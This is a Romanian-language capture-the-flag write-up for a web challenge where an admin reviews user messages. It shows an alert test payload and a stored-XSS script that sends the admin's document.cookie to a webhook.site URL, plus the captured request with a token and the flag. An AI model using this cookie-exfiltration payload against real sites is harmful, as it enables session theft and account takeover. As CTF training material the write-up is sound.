


Manual-review

Din titlul am deja un hint ca ar putea duce la o vulnerabilitate de tip XSS. O vulnerabilitate de tip **XSS (Cross-Site Scripting)** apare atunci când o aplicație web permite inserarea și rularea de cod JavaScript (sau alt script) în browser-ul altui utilizator, fără o validare sau filtrare corespunzătoare. Practic, atacatorul poate insera un cod malițios într-o pagină web, iar atunci când un alt utilizator accesează acea pagină, codul este executat în browser-ul victimei, **ca și cum ar fi fost trimis de site-ul legitim**.


Acum dacă intrăm pe site descoperim că ne cere să ne logăm pe site deci înainte să încerc SQLI, brute-force de credentials sau așa mai departe este bine să verificăm mai întâi ce se afla pe site pentru un user normal.



A registration form with the following elements:

- Input field for Name
- Input field for Email
- Input field for Password
- Input field for Confirm Password
- A link labeled "Already registered?"
- A dark blue button labeled "REGISTER"

După ce ne facem cont și ne logăm observăm un dashboard și anume un mesaj pentru admini.



The dashboard page layout includes:

- A header with a logo, the word "Dashboard", and the username "masquerade".
- A sidebar with the word "Dashboard".
- A main content area with a section titled "Leave message for admins:" followed by a large text input field and a blue "Submit" button.

First things first cel mai ușor de testat la vulnerabilități de tip XSS sunt payloaduri cu alert și anume `<script>alert("Vuln")</script>`

GET
https://webhook.site/49da4601-c1b4-4356-bee3-0b05848ae9c5?cookie=XSRF-TOKEN=eyJpdil6Imc0SFIYQ2Uzd...

Host34.159.151.77WhoisShodanNetifyCensysVirusTotal

Date02/26/2025 3:31:43 PM (8 hours ago)

Size0 bytes

Time0.000 sec

ID7b5e4bf1-cccc-4d57-96a9-c99e688baf9f

Note
Add Note

Query strings

cookieXSRF-TOKEN=eyJpdil6Imc0SFIYQ2UzdE1wSVgrV1pqam1LT1E9PSIsInZhbnV1IjoieMEFhUGVtWXZtQkw...

vuln

OK

De aici se observa ca site-ul ruleaza cod de javascript si mai ales ca un admin o sa vada acest mesaj. Deci Ce am putea face de aici? Putem incerca sa pacalim adminul sa acceseze un site care este controlat de noi si sa ii furam cookie-ul de sesiune dar si alte informatii care ar fi intru-un http header. Putem folosi ngrok + nc pentru asta da dureaza mult de setat asa ca eu o sa folosesc webhook.site pentru a vedea direct din browser. Putem folosi un payload ca:

```
<script>fetch('https://webhook.site/49da4601-c1b4-4356-bee3-0b05848ae9c5?cookie=' + document.cookie)</script>
```

O sa primim ca response aici un request de la admin doar ca flagul nu se afla in cookie (la majoritatea chall acolo o sa se afle) si este defapt in user-agent.

accept-encodinggzip, deflate, br

refererhttp://127.0.0.1:1234/asdadasdasdasdasdasdasdasdasdasdasds

accept*/

user-agentctf{4852d6993069867fb5c28b.....9230bfef807ff6ac01b4f216df7f}ef807ff6ac01b4f216df7f}

originhttp://127.0.0.1:1234

hostwebhook.site

Flag:

```
ctf{4852d6993069867fb5c28b.....9230bfef807ff6ac01b4f216df7f}
```

Trolled by masquerade8077